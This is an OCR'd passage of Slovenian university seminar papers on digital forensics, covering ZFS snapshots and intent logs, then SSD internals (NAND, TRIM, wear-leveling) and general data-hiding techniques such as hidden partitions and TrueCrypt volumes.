ZIL je za digitalne forenzike eden izmed možnih virov, ki ga lahko pregledajo ob forenzični preiskavi. Iz njega lahko razberejo in rekonstruirajo, kaj se je dogajalo v datotečnem sistemu. Slaba stran ZIL je, da hrani zelo malo zgodovine. V resnici pravzaprav ZIL hrani zapise le za trenutne transakcije, vendar se prostor za naslednje zapise dodeljuje ciklično tako, da lahko vseeno najdemo tudi zapise za nekoliko starejše spremembe, ki mogoče že segajo v čas relevanten naši raziskavi. Kot je že prej omenjeno, se v ZIL zapišejo tudi dejanski podatki spremembe, torej lahko iz ZIL razberemo tudi kakšne podatke, ki nam pomagajo v naši raziskavi.

3.4 Sistemske slike

Sistemske slike (ang. snapshots) so pravzaprav nekakšne v času zamrznjene kopije celotnega datotečnega sistema. Zanimivost ZFS sistemskih slik je, da je kreacija le teh praktično instantna in ima časovno zahtevnost O(1). Prav tako ob sami kreaciji sistemske slike ne zasedejo skoraj nič dodatnega prostora na disku. Vse, kar se zgodi, je, da se v verigo sistemskih slik doda zapis, da smo ustvarili novo sliko.

Zanimivo postane šele, ko začnemo spreminjati našo aktivno sliko. Tukaj se moramo spomniti na prej omenjeni COW, ki ga uporablja ZFS. Ob spreminjanju se najprej kreira nov blok, kamor se zapiše spremembe, nato pa se popravi kazalec bloka. Če nimamo nobene sistemske slike, ki vsebuje prejšni blok, bi se le ta označil za prepis, tako pa se to prepreči in iz našega uberbloka sistemske slike lahko do starega bloka še vedno dostopamo.

Preden si pogledamo, kaj lahko iz sistemskih slik izvejo digitalni forenziki, je potrebno pogledati še, kako se beleži čas blokov. Tukaj se uporablja ZFS rojstni čas (ZFS birth times). Vsak starševski blok ima poleg kazalca na otroka zraven še zapis, kdaj je bil ta otrok kreiran (ta čas je v bistvu zaporedna številka transakcijske grupe).

Forenziki lahko iz sistemskih slik razberejo celoten kronološki potek sprememb, ki so se dogajale v datotečnem sistemu. Tu imajo ZFS sistemske slike še dodatno prednost pred običajnimi sistemskimi slikami. Pri običajnih slikah lahko primerjamo le, kaj se je spremenilo med pari sistemskih slik (torej nujno potrebujemo vsaj dve sliki). Pri ZFS-ju pa se lahko vprašamo čisto abstrakno "Kaj se je spremenilo od n-te transakcijske grupe naprej?".




Figure 6: Prikaz strukture blokov ter njihovih rojstnih časov.

Recimo, da se ob strukturi iz slike z rojstnimi časi, vprašamo: "Kaj se je v datotečnem sistemu spremenilo od 32. transakcijske grupe naprej?". Začnemo pri korenu in se vprašamo: "Ali je 37 več kot 32? Da". Iz tega sledi, da bomo v tem poddrevesu našli nek blok, ki se je spremenil od časa 32 naprej. V naslednji stopnji vidimo, da moramo preiskati levo vejo ($37 > 32$), celotno desno vejo pa lahko pozabimo, saj ni možno, da je v njej kakšen blok, ki se je spremenil od časa 32 naprej ($19 < 32$). Na ta način si hitro odgovorimo na naše prvotno vprašanje s preprostim sprehodom skozi strukturo našega podatkovnega sistema. Vidimo, da se je od časa 32 naprej spremenil samo najbolj levi blok v spodnji vrsti.

3.5 Ostale implikacije

ZFS omogoča še marsikaj kar smo v tem članku izpustili, kot je na primer enkripcija diska, ki reševanje podatkov popolnoma prepreči. Povedati moramo tudi, da se vsi parametri, kot so enkripcija, podvajanje, kompresija in ostali lahko spreminjajo med samim delovanjem sistema. V tem primeru se podatki, ki so že zapisani ne spreminjajo, vendar nove nastavitve veljajo le za novejše podatke. To pomeni, da imamo lahko na disku veliko različnih načinov zapisa podatkov, in vse informacije o vrsti enkripcije ali kompresije so shranjene le v metapodatkih. V primeru izbirisa metapodatkov si, za razliko od mnogih drugih sistemov, tukaj zelo težko pomagamo.

4. ZAKLJUČEK

ZFS je sistem, ki daje ključen pomen varnosti in integriteti podatkov. Možnost preverjanja, ali je bilo kaj spremenjeno, kar ne bi smelo biti, s pomočjo varnostnih vsot, daje forenzičnim raziskovalcem veliko moč pri ugotavljanju pristnosti dokazov. Vsi dnevniki, ki beležijo vsako dejavnost na podatkovnih enotah, predstavljajo zelo dober vpogled v preteklost in lahko razkrijejo marsikaj, kar na večini sistemov ne bi bilo mogoče. Velika verjetnost, da bo lahko zaradi COW transakcijskega modela raziskovalec dobil celo zgodovino sprememb datoteke, je še dodaten bonus, ki ga ZFS prinaša. Vendar brez ustreznih metapodatkov ali pa v primeru, da nekdo izbriše zgornji del podatkovnega drevesa, si preiskovalci načeloma ne morejo nič pomagati. Tehnike, ki jih danes pogosto uporabljamo, bi se izkazale za učinkovite le v najbolj preprostih ZFS konfiguracijah. Kako bi lahko iz razbitega z-bazena reševali podatke, pa je še veliko področje, ki ga bo potrebno raziskati. ZFS počasi prihaja na zmeraj več računalnikov in forenzični preskovalci se bodo morali prilagoditi novejšim datotečnim sistemom, ravno tako kot so se datotečni sistemi morali prilagoditi novejšim trendom v tehnologiji.

5. VIRI

- http://www.dfrws.org/2009/proceedings/p99-beebe.pdf
- http://www.docstoc.com/docs/37096805/ZFS-On-Disk-Data-Walk-_Or-Wheres-My-Data_
- ZFS Compression - A Win-Win https://blogs.oracle.com/observatory/entry/zfs_compression_a_win_win
- ZFS: the last word in file systems http://web.archive.org/web/20060428094708/http://www.sun.com/2004-0914/feature/
- ZFS State of the Union - Matt Ahrens http://zfsday.com/zfsday/zfs-state-of-the-union-matt-ahrens/
- ZFS: Darwins Storage http://zfsday.com/zfsday/zfs-darwins-storage/
- ZFS for Linux Implementation http://zfsday.com/zfsday/zfs-for-linux-implementation/
- ZFS: The Last Word in File Systems http://www.youtube.com/watch?v=NRoUC9P1PmA
- ZFS and Advanced Format disks http://wiki.illumos.org/display/illumos/ZFS+and+Advanced+Format+disks
- ZFS Deduplication https://blogs.oracle.com/bonwick/entry/zfs_dedup
- The Dynamics of ZFS https://blogs.oracle.com/roch/entry/the_dynamics_of_zfs
- http://dirtbags.net/ctf/tutorial/carving.html
- http://www.oracle.com/technetwork/systems/hands-on-labs/s11-intro-zfs-1408637.html
- http://www.solarisinternals.com/wiki/index.php/ZFS_forensics_scrollback_script
- https://flux.org.uk/tech/2007/03/zfs_tutorial_2.html
- http://wiki.illumos.org/display/illumos/ZFS
- http://www.freebsd.org/doc/en/books/handbook/filesystems-zfs.html
- http://pthree.org/2013/04/19/zfs-administration-appendix-a-visualizing-the-zfs-intent-log

SSD diski in njihova forenzika

Tomaž Ahlin
FRI
Univerza v Ljubljani
ta9681@student.uni-lj.si

Aljaž Čukajne
FRI
Univerza v Ljubljani
aljaz.cukajne@gmail.com

Ernest Ivnik
FRI
Univerza v Ljubljani
ernest.ivnik@gmail.com

POVZETEK

V okviru seminarske naloge, ki je bil narejena pri predmetu Digitalna Forenzika, na Fakulteti za Računalništvo in Informatiko, Ljubljana bomo govorili o SSD diskih, njihovi zgodovini, zgradbi ter delovanju kot je na primer branje, pisanje brisanje. Osredotočili se bomo na SSD diske s NAND čipi.

Predstavili bomo kako poteka kriptiranje podatkov in katere vrste le tega obstajajo. V okviru forenzične analize podatkov smo raziskali načine kako zagotovo izbrisati podatke in kakšne so možnosti za njihovo povrnitev. V okviru skrivanja podatkov smo pogledali delovanje programa TrueCrypt in njegove funkcionalnosti.

Ključne besede

SSD, solid-state disk, NAND, bliskoviti pomnilnik, kriptiranje, šifriranje, TrueCrypt, skrivanje podatkov, napadi, forenzična analiza, trim, wear-leveling.

1. UVOD

Glavni cilji so seznaniti bralce z osnovnim delovanjem in zgradbo SSD diskov. Pogledali si bomo glavne operacije, ki jih izvaja SSD med delovanjem, kot so TRIM in wear-leveling. kako se šifrira podatke na SSD pogonih in predstavili orodje, ki to omogoča. Omenili bomo tudi možne napade, ki jih je lahko storiti na SSD diske, kako se skriva podatke na disku in kako se sploh lotiti forenzične analize podatkov.

2. ZGODOVINA DISKOV SSD

Prvi SSD je bil predstavljen leta 1976 s strani podjetja Dataram[1]. Imenoval se je »Bulk Core«. Vseboval je RAM čipe in krmilnik. Njegova kapaciteta je bila »zgolj« 2MB z dostopnimi časi od 0,72 do 2 ms. Nato so sledile še druge verzije SSD diskov, ki so uporabljali RAM čipe. Za njih je bilo značilno, da so ohranjali podatke zgolj toliko časa dokler so bili pod napetostjo. Sama velikost teh diskov je bila tudi zelo velika. Dosegali so velikosti pohištvenih omaric. Leta 1988 je malo PC podjetje Digipro s sedežem v Alabami predstavilo prvi prototip imenovan »Flashdisk«, ki je uporabljal bliskoviti pomnilnik, kar je bil mogoče zaradi obstoječe prestavitve NOR bliskovitih pomnilniških čipov s strani podjetja Intel. Imel je kapaciteto do 16 GB. Sprva so bili malo počasnejši od RAM diskov, vendar pa imajo veliko prednost v tem da se podatki ne izbrišejo, ko disk izgubi napetost.

Leta 2006 je podjetje Samsung izdalo enega od prvih masovnih modelov bliskovitega SSD-ja s kapaciteto 32GB in velikostjo 2.5 inčev.

Trenutni SSD-ji na trgu postajajo vedno hitrejši in cenejši, ter počasi izpodrivajo običajne trde diske.

3. SSD – DELOVANJE IN ZGRADBA

3.1 Uvod

Diski so dandanes najpočasnejša komponenta v računalnikih. Predvsem je problem v latenci diska, katere vrednost je naključna, v nekaterih primerih traja celo do nekaj milisekund, da se glava premakne na pravi blok na sledeh. Res da obstaja nekaj trikov, ki ta čas skrajšajo (na primer nalaganje podatkov v RAM še preden jih potrebujemo), vendar se ta čas ne da popolnoma odpraviti.

Ravno v tem je prednost »Solid-State« diskov[2], kateri so dobili ime po tem, da ne vsebujejo gibljivih delov. Ne samo, da je vsak blok podatkov dostopen v enakem času, tudi branje in pisanje iz diska je hitrejše. Prav tako je sama prepustnost višja. Za primer, hiter HDD ima pri 4k naključnih branjih latenco okoli 7 ms, med tem ko SSD pri isti številki zgolj malo manj kot 1ms. Celotna primerjava diskov SSD z običajnimi trdimi diski je na voljo v spodnji tabeli (Tabela 1).

Seveda je potrebno poudariti da SSD ni nujno vedno hitrejši od HDD, v neobičajnih razmerah, kot so na primer ta, ko zaporedoma zapisujemo in prepisujemo podatkovne bloke na poln SSD brez da bi dali temu disku čas, da bi izvedel čiščenje in pognal smetarja, lahko vodi k zmanjšani učinkovitosti. Vendar na to skoraj ne naletimo ob normalni uporabi.

Karakteristike	SDD	HDD
Vžigalni čas	Skoraj takojšen (do nekaj ms)	Nekaj sekund
Naključni čas dostopa	~100 µs	2.9 do 12 ms
Prenosne hitrosti	100 do 600 MB/s	<140 MB/s
Konsistenca učinkovitosti branja	Se ne spreminja	Odvisna glede kje na disku je
Fragmentacija	Je zanemarljiva	Velike datoteke čez čas postanejo fragmentirane
Temperature	Ne generira posebne toplote, prenaša večjo temperaturo kot trdi diski	Temperature nad 35 stopinj Celzija zmanjšujejo življenjsko dobo diska, med tem ko se nad 55 zmanjša zanesljivost diska
Glasnost	Skoraj neslišno	Gibljivi deli, postoji določena stopnja hrupa
Velikost in teža	V teoriji lažji in manjši a zaradi prilagajanja	ista oblika, ~700g

	trenutni opremi so ponavadi v ohišju enake velikosti kot HDD	
Odpornost na zunanje dejavnike	Ni gibljivih delce, zelo odporen	Predvsem so občutljive glave, ki so nad diskom
Poraba energije	SSD-ji na osnovi bliskovitega pomnilnika porabljajo do polovice energije, ki jo porablja HDD	1.8¨ 0,35, 2.5¨ 2 do 5 in 3.5¨ do 20 Wattov
Učinkovitost branja/pisanja	Pisanje je precej bolj počasno	Pisanje malo počasnejše od branja
Življenjska doba	Približno vsaj toliko časa kot HDD, odvisna je od števila pisanj v bliskovit pomnilnik, saj je na vsako celico možno pisati samo končno mnogokrat preden se obrabi	Pričakovana med 9 do 11 let

Tabela 1: Tabela prikazuje primerjavo med SSD in HDD diski.


3.2 Zgradba in delovanje SSD

Osnovni gradbeni del SSD so NAND pomnilniških celice[4]. V preteklosti so se uporabljale tudi NOR a se trenutno večinoma uporabljajo le NAND celice. Te se nahajajo v NAND čipih, več čipov skupaj pa sestavlja SSD disk. Prisoten je še krmilnik, kateri ima več nalog kakor bomo omenili še v nadaljevanju, priključek za vodilo (dandanes je to po večini SATA II in SATA III) in napajanje. Določeni SSD diski imajo za svoje potrebe (predpomnenje) tudi svoj RAM, drugi uporabljajo kar RAM računalnika. Spodnja slika (Slika 1) prikazuje običajen SSD disk, ki je brez svojega RAM-a.

SSD zapisuje in bere iz NAND pomnilniške celice, ki ne izgubijo podatkov, ko ni napajanja.

To doseže s t.i. »floating gate« tranzistorji. Ti delujejo približno tako, da ustvarijo naboj (»floating gate«) in potem spodbudijo elektrone, da se premaknejo v kletko. Naboj, ki ga predstavljajo ti elektroni, je nato trajno ujet znotraj kletke, ne glede na to, če je računalnik pod napajanjem ali ne. Vsak tranzistor lahko hrani »1«, ko kletka ni nabita in »0« ko je nabita. NAND bliskovite pomnilnike srečamo tudi v USB ključkih, mp3 predvajalnikih, pametnih telefoni ter drugih podobnih napravah.

Poglavitna razlika od omenjenih naprav in SSD diski je v tem, kako so ti NAND čipi naslovljeni in v tem, da ima SSD vgrajen krmilnik, kako učinkovito brati in pisati podatke.




Slika 1: Zgradba SSD diska

3.3 Branje strani, brisanje blokov ter pisanje

Velikost strani v modernem SSD-ju je 8192 byte-ov. Strani sestavljajo bloke, več blokov skupaj pa ravnine (Plane), To prikazuje Slika 2.

SSD lahko piše na posamezne strani, drugače pa je s prepisovanjem strani. Pobrisana prazna stran nima shranjenih nabojev v nobenem od njenih »floating gates«, torej so shranjene same »1«. »1« lahko spremenimo v »0« na nivoju strani, vendar je to enosmeren proces. Za obraten proces je potrebna visoka napetost in ga je težko izvesti le nad eno celico v strani oziroma samo nad potrebnimi. Zato je za SSD-je značilno da se brišejo cele bloke oziroma večkratnike teh.

Omeniti je potrebno, da bi bilo spreminjanje posameznih celic iz »0« v »1« možno, vendar bi za to potrebovali visoke napetosti, ter inhibicijo tuneliranja z visoko napetostjo na ostale celice, ki jih ne želimo spremeniti, da jim ne uide naboj. To pa povzroči velik stres na celice in ni priporočljivo.




Slika 2: Sestava posameznega NAND čipa, kjer se ta deli na ravni (plane), te pa na bloke in strani.

Shranjevanje je torej precej bolj nenavadno kot pri HDD. Vidimo, da lahko poljubno beremo in pišemo po straneh, vendar lahko brišemo le v blokih med tem, ko pri HDD lahko beremo in pišemo kjerkoli in preprosto posodobimo stanje kjer je potrebno.

Zato ima SSD to slabo lastnost, da mora imeti vedno pri roki vsaj eno prazno stran v katero lahko piše, drugače bo moral najti blok , ki je neuporabljen, ga izbrisati in nato ponovno zapisati skupaj z novo vsebino strani.

Temu ustrezno tudi sledi, da je nov SSD občutno bolj hiter, ker ima veliko praznih strani. Potem pa se počasi polni in mu primanjkuje praznih strani, kar lahko pripelje do »počasnosti«

delovanja, saj ko zbrišemo neke datoteke to ne pomeni, da so zbrisane na disku, to se samo zabeleži.



Slika 3: Lep prikaz pisanja, ko pride sprememba, gre na prazno stran in stara stran je označena kot »staled«, med tem pa ko pride nova datoteka in ni zadosti praznih strani se prebere cel blok, preuredi (ta čas je hranjen v RAM-u), vsebina bloka se pobriše in nato zapiše na novo, kar se na zunaj izraža kot »počasnost« v delovanju SSD-ja.

Sami podatki se zapišejo v NAND pomnilniške celice nekako takole.

Podatki, se lahko zapisujejo le na eno stran, eno vrstico celic na enkrat v NAND pomnilniku. SSD krmilnik locira prazno stran, ki je na voljo in nato spremeni napetost za to vrstico in prizemlji vrstice vsake kolone, v kateri je potrebno spremeniti iz 1 na 0. To povzroči efekt kvantnega tuneliranja, kjer elektroni migrirajo v celice in spremenijo njihovo stanje.

Čez čas je potrebno nabite celice postaviti spet na osnovno stanje, da so lahko ponovno uporabljena za hranjene podatkov, zato SSD ob prostem času briše bloke, kar odstrani naboj iz nabitih celic. Vsak krog pisanja in brisanja povzroča da je celico težje postaviti v želeno stanje. Napetost, ki je za to potrebna se veča, prav tako čas. Čez čas je je praktično nemogoče več spremeniti in jo je mogoče samo še brati. Branje je mogoče vedno, saj je ta proces pasiven (zgolj preverjanje napetosti izbranih celic).

Tudi samo branje pa lahko počasi degradira NAND pomnilnike, če je bilo prebrano prevečkrat in potem mora sistem prepisati podatke na novo. Primer delovanja kaže Slika 3.

3.4 MLC in SLC

»Floating gate« tranzistorji niso zmožni le shranjevanja »1« in »0« (nenabiti, nabiti) temveč tudi različne vrednosti naboja, katerega se da tudi zaznati.

Zaradi tega so nastali MLC (Multi-Level Cell) in SLC (Single-Level Cell).

SLC ima samo eno raven tako, da se lahko shranjuje le 1bit (»0« nabito, »1« nenabito).

MLC lahko hrani več ravni naboja. Pri 4 ravneh lahko shranimo 2 bita, pri 8 ravneh 3 bite in tako naprej. Pri tem se branje precej zakomplicira. Da ugotovimo, na kateri ravni smo je možno testiranje z napetostmi, da vidimo na katerih se vključi ta tranzistor ali pa merjenje kolikšna je napetost, ki prihaja iz celice in primerjanje z referenčnimi vrednostmi.

Obe MLC in SLC pomnilniki se na veliko uporabljajo.

Prednost SLC celic je v tem, da so bolj zanesljive, hitrejša in manj kompleksne, kar zagotavlja manjši odstotek napak. So tudi bolj obstojne in zagotavljajo daljši čas delovanja (večje število pisalnih krogov) preden se pokvarijo. Prednost MLC-ja pa je, da lahko hrani več podatkov na enakem številu celic kot SLC, vendar se hitro obrabi. Sicer sama doba brezhibnega delovanja MLC SSD-ja je vsaj tolikšna kot za HDD.

Ker je cena SSDjev, ki uporabljajo SLC precej visoka jih najdemo predvsem v podatkovnih centrih, ki poganjajo velike strežnike, kjer je pomembno, da diski delujejo daljši čas, pri precej bolj stresnih obremenitvah, kot pri domači rabi.

Skoraj vsi SSD-ji, ki so v rokah povprečnega uporabnika so MLC, od katerih so trenutno najbolj razširjeni 4 nivojski/2biti na celico, pojavljajo pa se že 8nivojski/3biti na celico. Glavni krivec za to je občutno nižja cena od SLC SSD-jev (tudi to 100x).

3.5 SSD krmilnik

Krmilnik je predvsem potreben zaradi SSD lastnosti, da je možno le končno mnogo zapisov/pisanj na neko celico. Hkrati mora upoštevati, da so časi dostopa do podatkov čim manjši. Zaradi tega je potrebno večkrat narediti kompromise, saj so si ta dva cilja velikokrat direktno nasprotna.

Kot navadni pomnilniški krmilniki tudi SSD krmilnik skrbi za ravnanje s stranmi, bloki in procesi. Razlika je v tem, da SSD krmilnik skrbi poleg tega še za veliko drugega. To nam je jasno že, če samo pogledamo hitrost branja in pisanja (0.5GB/s za SATA3 SSD) za kar je seveda potrebno pisanje na več NAND pomnilnikov hkrati, kar pa seveda upravlja krmilnik. SSD krmilnik zagotovi vmesnik med SSD-jem in računalnikom in skrbi za odločitve, kot so kaj se zapiše v NAND čipih in podobno.

Pomembne naloge, ki jih še opravlja SSD krmilnik so popravljanje napak, stopnje obrabe, označevanje slabih blokov, čiščenje branja in bralna distribucija, predpomnenje branja ter pisanja, smetar in enkripcija.

Nudi tudi do neke mere zaščito podatkov, tako da tudi če odpove cel NAND čip, SSD še vedno lahko deluje.

3.6 Kaj zagotavlja da SSD ostane hiter in svež?

Predvsem smetar, ki ga upravlja SSD krmilnik skrbi, da disk ostane svež in hiter. Ob priložnosti vzame cel blok, ki vsebuje zastarele in dobre strani, ter dobre prepiše v nov blok in izbriše cel prvi blok.

Da SDD ostane hiter, je ena od možnosti tudi ta, da na začetku vgradijo v njega več NAND čipov kot pa je dejanska ciljna kapaciteta diska. Na primer, v disku s kapaciteto 120 GB je navadno 128 GB NAND čipov. Nekateri diski imajo dodatnega prostora tudi do 100% njihove kapacitete. Temu pravimo tudi »over-provisioning«. To zagotavlja boljšo hitrost skozi življenjsko dobo diska. Prav tako če se celice pokvarijo, ni opaziti razlike v kapaciteti, dokler jih seveda ni preveliko pokvarjenih.

»Over-provisioning« je mogoče simulirati tudi pozneje in ne samo ob izgradnji diska tako da naredimo manjši diskovni razdelek kot pa je kapaciteta diska, ostalo pa pustimo nedodeljeno.

3.7 Razlike med proizvajalci SSD diskov

Predvsem se različni proizvajalci ločujejo po tem, da nekateri inovirajo in kako drugače prispevajo k razvoju in tiste, ki samo lepijo svoje znamke na že videno, celo brez podpore strankam in česa podobnega.

Predvsem pomembna stvar pri ocenjevanju proizvajalcev so:

- tehnologija krmilnika (svoja tehnologija, SandForce)
- lastništvo NAND tovarn (boljše so ponavadi tiste, ki imajo svoje)
- inženiring
- moč določene znamke

Nekaj znanih proizvajalcev[3] (znamk) SSD:

- Corsair (zelo poznana znamka, močna podpora, vrhunsko storilni krmilniki)
- OCZ (svoja tehnologija za krmilnike)
- OWC (znan povsem po dizajniranju za unikatne platforme, kot je na primer Apple MacBook Air in nudi podporo za naprave, ki so jih druge firme že davno opustile)
- KingStone (nimajo svoje tehnologije krmilnikov vendar pa investirajo v JMicron, skupaj s SSD nudijo tudi posodobitveno orodje, ki podatke iz obstoječe shrambe prenese v nov SSD)

3.8 TRIM operacija

SSD se, prav tako kot navaden trdi disk, sam po sebi ne zaveda vsebine svojih podatkov, niti tega, ali je nek prostor na njem zaseden ali ne. Tega se zaveda šele operacijski sistem. TRIM operacijo je zato možno uporabiti, le če jo podpira izbrani OS, ki seveda tudi pošlje ukaz za izvršitev. Gre pravzaprav za operacijo, ki sporoči SSD-ju, kateri bloki so prosti (niso več v uporabi) in jih lahko disk izbriše.

TRIM operacija je smiselna iz več razlogov, vendar je potrebno poznati tako njene prednosti, kot tudi slabosti. Kot prvo je potrebno vedeti, da ko OS zahteva TRIM operacijo, se mora ta izvršiti neprekinjeno. To pomeni, da mora disk prej svoja opravila končati, opraviti TRIM, in šele nato lahko nadaljuje s svojim delom. Torej ta operacija ni primerna, da bi jo klicali ob vsakem brisanju neke datoteke, vendar rajši počakamo, da se nabere dovolj velik del blokov, ki jih želimo izbrisati.

Zakaj bi sploh želeli brisati neuporabljene bloke? Tu je glavno poznati razliko med običajnimi in SSD diski. Čeprav se v praksi izkaže, da je branj veliko več kot pisanj na disk, pri SSD pisanje na zapacan prostor traja dlje, kot na počiščen prostor, ker se mora vsebina prej izbrisati, za razliko od navadnega diska. In ravno to vrzel želimo s TRIM operacijo odpraviti, da ko disk ne bo imel veliko dela, jo pokličemo in si pripravimo prazen prostor, da bodo kasnejša pisanja hitrejša.

Spomnimo se še na prejšnje poglavje, kjer smo ustvarjali skrite nosilce. Kot smo povedali, se jih operacijski sistem ne zaveda, ker jih niti sam ne vidi, zato obstaja nevarnost, da nam kakšen del prostora, ki je v resnici zaseden s skritim nosilcem, s TRIM operacijo preprosto pobriše. Ne le, da lahko s tem izgubimo podatke, to tudi poveča sumljivost, da so imeli na sosednjih naslovih nekaj skritega. Zaradi tega se skrivanje razdelkov na SSD nujno naredi na ločeno particijo, katere ne uporabljamo veliko. Medtem, ko na isto particijo, ki jo recimo uporabljamo skupaj z operacijskim sistemom, ni priporočeno skrivati nosilcev.

Vendar TRIM operacija prinaša še eno slabost. Ko enkrat prostor resnično pobrišemo, vsebine, ki je bila prej prisotna, sedaj ni mogoče več povrniti, prav tako pa lahko pripomore k temu, da se večkrat zaporedoma piše in briše na iste bloke, kar lahko občutno poveča obrabo njihovih flash celic. Recimo, da lahko v izjemnih primerih deluje ravno obratno glede na »Wear-leveling« mehanizem.


3.9 Wear-leveling mehanizem

Nekateri mediji, predvsem takšni s flash celicami, kot so SSD, USB flash pogoni, ali pa datotečni sistemi omogočajo tako imenova wear-leveling mehanizem, katerega cilj je podaljšati življenjsko dobo medija. Ta mehanizem zagotavlja, da se vsi bloki na mediju, če se le da, uporabljajo čim bolj enakomerno.

Čeprav bi aplikacija vedno želela pisati na en in isti sektor, bo ta mehanizem poskrbel, da se bo v resnici posodobljena vsebina sektorja zapisala drugam.

Eden izmed pojmov, ki jih srečamo pri Wear-leveling mehanizmu je torej »Write amplification«. Res je, da sedaj obrabo bolj enakomerno porazdelimo med vse sektorje, vendar se pojavi tudi problem pri varnosti, ker je več različic določenih podatkov lahko sedaj na več mestih. Ravno zato je ta mehanizem dobro uporabljati, kadar je omogočen tudi TRIM, da nam pobriše starejše (ne več uporabne) strani v SSD disku.

Drugi pojem, ki ga srečamo pri upravljanju s prostorom na SSD diskih je »Garbage Collection«[9]. Povzroči ga seveda TRIM operacija.



Slika 4: Prikaz delovanja smetarja.

Opis delovanja smetarja zgornje slike (Slika 4):

1. V blok X zapišemo strani A-D.
2. V blok X zapišemo še strani E-H, medtem, ko prejšnje strani A-D posodobimo. Te se zaradi Wear-leveling mehanizma zapišejo v nov prostor (write amplification). Prejšnje strani A-D sedaj niso več veljavne.
3. Sedaj nastopi Garbage Collection, ki vse veljavne strani iz enega bloka prepiše v nov prazen blok Y, prejšnji blok na pobriše.

4. SKRIVANJE PODATKOV

Kadar se odločimo, da želimo skriti določene podatke, se seveda najprej vprašamo, kolikšno količino podatkov želimo skriti in kako pomembno nam je, da ti podatki tudi pred ostalimi ostanejo skriti.

a. Če želimo skriti le nekaj znakov, denimo krajše besedilo, jih lahko skrijemo v slikovno ali zvočno datoteko. Pri tem nam pomaga veda o skrivanju podatkov, ki se imenuje steganografija[5]. Cilj steganografije je onemogočiti zaznavo podatkov, ki so skriti v navidezno nepomembnih podatkih (ali le delih le teh).
b. V drugo skrajnost pa pridemo, če imamo za skriti veliko količino podatkov. V takšnem primeru bi se nam bolj izplačalo narediti skrito particijo.
c. Če nam je pomembno, lahko skrite podatke tudi zašifriramo. V tem primeru bomo, ko bomo želeli podatke odšifrirati, potrebovali ključ oz. geslo. To prinaša svoje prednosti in pa tudi slabosti, ki si jih bomo pogledali v nadaljevanju.

4.1 Skrite particije

Na začetku vsakega diska se nahaja MBR (Master Boot Record). To je posebna vrsta sektorja, ki med drugim vsebuje tudi podatke o logičnih particijah. Če torej želimo skriti neko particijo, moramo poskrbeti, da bodo podatki o njej še vedno prisotni v particijski tabeli v MBR, le atribut (Partition ID) bo potrebno nastaviti tako, da bo povedal, da naj operacijski sistem particijo obravnava kot skrito.

Prednost sedaj je, da je nekdo, ki nima dovolj znanja o skrivanju particij, ne bo videl. Je pa odvisno od operacijskega sistema, če še vedno dovoljuje dostop do nje. Pri operacijskih sistemih Windows se izkaže da ja, poznati moramo samo njegovo oznako in že lahko preko programa Explorer dostopimo do nje tako, da v naslovno vrstico vpišemo pravilno oznako in dvopičje.

Še nekoliko bolj prikrit način skrivanja večje količine podatkov je z uporabo skritih nosilcev znotraj particije. Če je le možno, naredimo skriti nosilec znotraj skrite particije, saj na ta način zmanjšamo verjetnost, da bi nam operacijski sistem prepisal skrite podatke.

Zanimivost:

Program TrueCrypt nam omogoča, da na skrito particijo namestimo tudi operacijski sistem, v tem primeru dobimo »hidden operating system«[8]. Če je povrhu vsega nosilec na katerem je operacijski sistem, še zakriptiran, moramo, še preden se računalnik »boot«-a, v »TrueCrypt Boot« program vnesti še ključ za odšifriranje.

4.2 Skriti nosilec znotraj particije

Kot prvo moramo razumeti, da particija (partition) in nosilec (volume) nista enako, čeprav na prvi pogled morda ni jasno kakšna je razlika med njima[7]. Oglejmo si spodnjo tabelo (Tabela 2).

Physical Disk	Partition	Filesystem	Drive Letter
Hard Disk 1	Partition 1	NTFS	C:
	Partition 2	FAT32	D:
Hard Disk 2	Partition 1	FAT32	E:

